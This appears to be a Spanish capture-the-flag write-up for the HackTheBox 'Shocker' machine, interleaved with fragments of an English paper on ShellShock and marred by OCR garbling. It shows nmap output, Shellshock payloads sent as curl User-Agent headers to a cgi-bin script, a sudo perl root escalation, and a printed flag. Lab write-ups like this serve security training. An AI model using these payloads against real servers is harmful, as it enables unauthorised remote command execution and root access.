# Máquina Shocker HackTheBox

Ping 10.10.10.56 -R para comprobar una conexión inicial:

HAce pinta de que han movido el SSH de sitio para despistar un poco, pero por supuesto tenemos el puerto 80 operativo:

```
( ]ouker⊌ joukerm)-[~]
$ sudo nmap -p- --min-rate 2000 -n -Pn -sV -sC -vvv 10.10.10.56 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 15:32 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:32
Completed NSE at 15:32, 0.00s elapsed
Initiating SYN Stealth Scan at 15:32
Scanning 10.10.10.56 [65535 ports]
Discovered open port 80/tcp on 10.10.10.56
Discovered open port 2222/tcp on 10.10.10.56
```

Versión anterior a la 7.7, podemos verificar si el usuario es o no vulnerable según el tiempo de respuesta gracias a un exploit, pero

al tener que ir 1 por uno mejor probar por otra optativa:

```
VERSION
         STATE SERVICE REASON
80/tcp
         open http
                        syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
 http-methods:
    Supported Methods: GET HEAD POST OPTIONS
 http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.18 (Upuntu)
                        syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
2222/tcp open ssh
  ssh-hostkey:
    2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8
.
Jy8pxvB9gmCJhVPaFzG5yX6Ly80IsvVDk+qVa5eLCIua1E7WGACUlmkEGljDvz0aBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGj
    256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHC
 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+g0XhC6W3A3raTzjlXQMT8Msk
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

No hay nada sospechoso que ver aquí de momento, hace pinta de página genérica de apache2.

```
RAW PACKETS SENT: 00303 (2.91/Mb) | RCVU. 00303 (2.032Mb)

[(jouker⊕joukerm)-[~]

$ whatweb 10.10.10.56

http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]

[(jouker⊕joukerm)-[~]
```

El nombre de la máquina nos dice shoker, algo con lo que deberíamos contar es que gracias al parecido con el nombre podría ser la vulnerabilidad shellshock tan famosa del 2014.

## The ShellShock Attack

Nayan Das

<sup>1</sup>University of Delhi, <sup>2</sup>Lucideus Technologies nayandas3234@gmail.com


#### I. INTRODUCTION

This document is intented to provide detailed study on ShellShock attack. It covers all the required topics for understanding this exploit. The proof of concept will help visualize and perform the attack in a virtual scenario to understand the attack vector and the process of exploitation. We're going to look at the *CVE-2014–6271* and get a better understanding of it.


#### II. KEY TERMS

Bash, Shell Shock, Environment Variables, CGI Scripts, CVE-2014–6271 Reverse Shell

Lo único que hay es una jodida imagen y ya, por regla de 3 debería ser un stehide, lo único que esta cifrado.



## Don't Bug Me!



```
(jouker⊛ joukerm)-[~/Escritorio/tempora

$ steghide extract -sf bug.jpg

Anotar salvoconducto:
```

Me he hecho un script por si acaso la propia herramienta no lo hace bien pero no encuentro nada interesante:

Por cierto es importante contemplar en la ruta que al final de la petición le añadamos una /, en mi caso lo tuve en cuenta pero escribí mal la comanda, es con 2 -- en vez de solo 1. Descubrimos algo interesante con este directorio cgi-bin

No tenemos permiso para acceder a este en particular pero eso no nos impide el hecho de que sigamos listando un poco más de lo que

### teníamos permitido antes

User SH encontrado, me ha faltado de nuevo eso antes. Esta vez creo que con el comando y guía se puede obtener fácilmente la explotación shellshock

to say anything.

For example, if example.com was vulnerable then

```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```


would be enough to actually make the CD or DVD drive eject.

Pero hay que hacer un especial hincapié en que yo he tenido que poner un echo; para que funcione porque si no me daba error.

Tenemos ejecución de comandos remotos.

```
(jouker@joukerm)-[~]
$ curl -H "User-Agent: () { :; }; /usr/bin/whoami" http://10.10.10.56/cgi-bin/user.sh
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
The server encountered an internal error or
misconfiguration and was unable to complete
your request.
Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.
More information about this error may be available
in the server error log.
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80</address>
</body></html>
(jouker@joukerm)-[~]
$\script{curl} -H "User-Agent: () { :; }\;echo; /usr/bin/whoami" \( \text{http://10.10.10.56/cgi-bin/user.sh} \)
```

Y nos hacemos una reverse shell, no le ha gustado mucho el hecho de que fuese /usr así que al quitarlo si que ha funcionado.



### HACEMOS TRATAMIENTO DE LA TTY

La escalada de privilegios es una bromita la verdad, sinceramente he caído en la trampa de la escenografía un buen rato.

### Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo perl -e 'exec "/bin/sh";'

### **Capabilities**

```
shelly@Shocker:/home/shelly$
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/shin\:/shap/bin

Usen shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
shelly@Shocker:/home/shelly$
shelly@Shocker:/home/shelly$
shelly@Shocker:/home/shelly$
whoami
root
# whoami
root
# dir
root.txt
# c^Hcat roo^H
/bin/sh: 5: cat: not found
# cat root.txt
b8a2Sab6d9c05e33d3a8ce5f1b5165b7
# ■
```